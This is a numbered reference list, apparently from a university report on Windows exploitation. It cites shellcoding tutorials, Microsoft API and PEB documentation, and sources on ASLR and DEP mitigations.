- [19] M. Raina, "Windows Shellcoding x86 – Calling Functions in Kernel32.dll – Part 2," Dark Vortex, 1 April 2019. [Online]. Available: <https://0xdarkvortex.dev/index.php/2019/04/01/windows-shellcoding-x86-calling-functions-in-kernel32-dll-part-2/>. [Accessed 20 03 2021].
- [20] Microsoft, "GetProcAddress function (libloaderapi.h)," 12 05 2018. [Online]. Available: <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress>. [Accessed 12 03 2021].
- [21] Microsoft, "LoadLibraryA function (libloaderapi.h)," 12 05 2018. [Online]. Available: <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya>. [Accessed 23 03 2021].
- [22] Microsoft, "MessageBoxA function (winuser.h)," 12 05 2018. [Online]. Available: <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxa>. [Accessed 1 04 2021].
- [23] M. Dowd, J. McDonald and J. Schuh, "The Art of Software Security Assessment - Identifying and Preventing Software Vulnerabilities," 10 November 2006. [Online]. Available: <https://repo.zenk-security.com/Techniques%20d.attaques%20%20.%20%20Failles/The%20Art%20of%20Software%20Security%20Assessment%20-%20Identifying%20and%20Preventing%20Software%20Vulnerabilities.pdf>. [Accessed 14 04 2021].
- [24] Microsoft, "Exploit Protection Reference," 6 1 2021. [Online]. Available: <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/exploit-protection-reference?view=o365-worldwide#force-randomization-for-images-mandatory-aslr>. [Accessed 15 4 2021].
- [25] "Clarifying the behavior of mandatory ASLR," Microsoft Security Response Center, 21 11 2017. [Online]. Available: <https://msrc-blog.microsoft.com/2017/11/21/clarifying-the-behavior-of-mandatory-aslr/>. [Accessed 15 4 2021].
- [26] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu and D. Boneh, "On the Effectiveness of Address-Space Randomization," 26 October 2004. [Online]. Available: <http://www.cs.columbia.edu/~locasto/projects/candidacy/papers/shacham2004ccs.pdf>. [Accessed 15 04 2021].

- [27] Microsoft, “Data Execution Prevention,” 31 05 2018. [Online]. Available: [https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention#:~:text=Data%20Execution%20Prevention%20\(DEP\)%20is,of%20memory%20as%20non%2Dexecutable..](https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention#:~:text=Data%20Execution%20Prevention%20(DEP)%20is,of%20memory%20as%20non%2Dexecutable..) [Accessed 18 4 2021].
- [28] Microsoft, “How to determine that hardware DEP is available and configured on your computer,” 27 09 2020. [Online]. Available: <https://docs.microsoft.com/en-us/troubleshoot/windows-client/performance/determine-hardware-dep-available>. [Accessed 16 4 2021].
- [29] G. McDowell, “Configure or Turn Off DEP (Data Execution Prevention) in Windows,” 7 10 2019. [Online]. Available: <https://www.online-tech-tips.com/windows-xp/disable-turn-off-dep-windows/>.
- [30] T. Chmieslarski, “Value and limitations of Windows Data Execution Prevention,” SearchSecurity , 11 2010. [Online]. Available: <https://searchsecurity.techtarget.com/tip/Value-and-limitations-of-Windows-Data-Execution-Prevention#:~:text=The%20first%20limitation%20of%20DEP,found%20on%20the%20Micro soft%20website..> [Accessed 15 4 2021].
- [31] Microsoft, “PEB structure (winternl.h),” 12 05 2018. [Online]. Available: <https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb>. [Accessed 16 04 2021].
- [32] Microsoft, “PEB_LDR_DATA structure (winternl.h),” 12 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb_ldr_data. [Accessed 16 04 2021].
- [33] Microsoft, “LDR_DATA_TABLE_ENTRY structure (winternl.h),” 12 05 2018. [Online]. Available: https://www.aldeid.com/wiki/LDR_DATA_TABLE_ENTRY. [Accessed 16 04 2021].
- [34] Microsoft, “FatalAppExitA function (errhandlingapi.h),” 12 05 2018. [Online]. Available: <https://docs.microsoft.com/en-us/windows/win32/api/errhandlingapi/nf-errhandlingapi-fatalappexit>. [Accessed 14 04 2021].
- [35] D. P. Evans, *Software Vulnerabilities - V5*, Nottingham: EEE - University of Nottingham.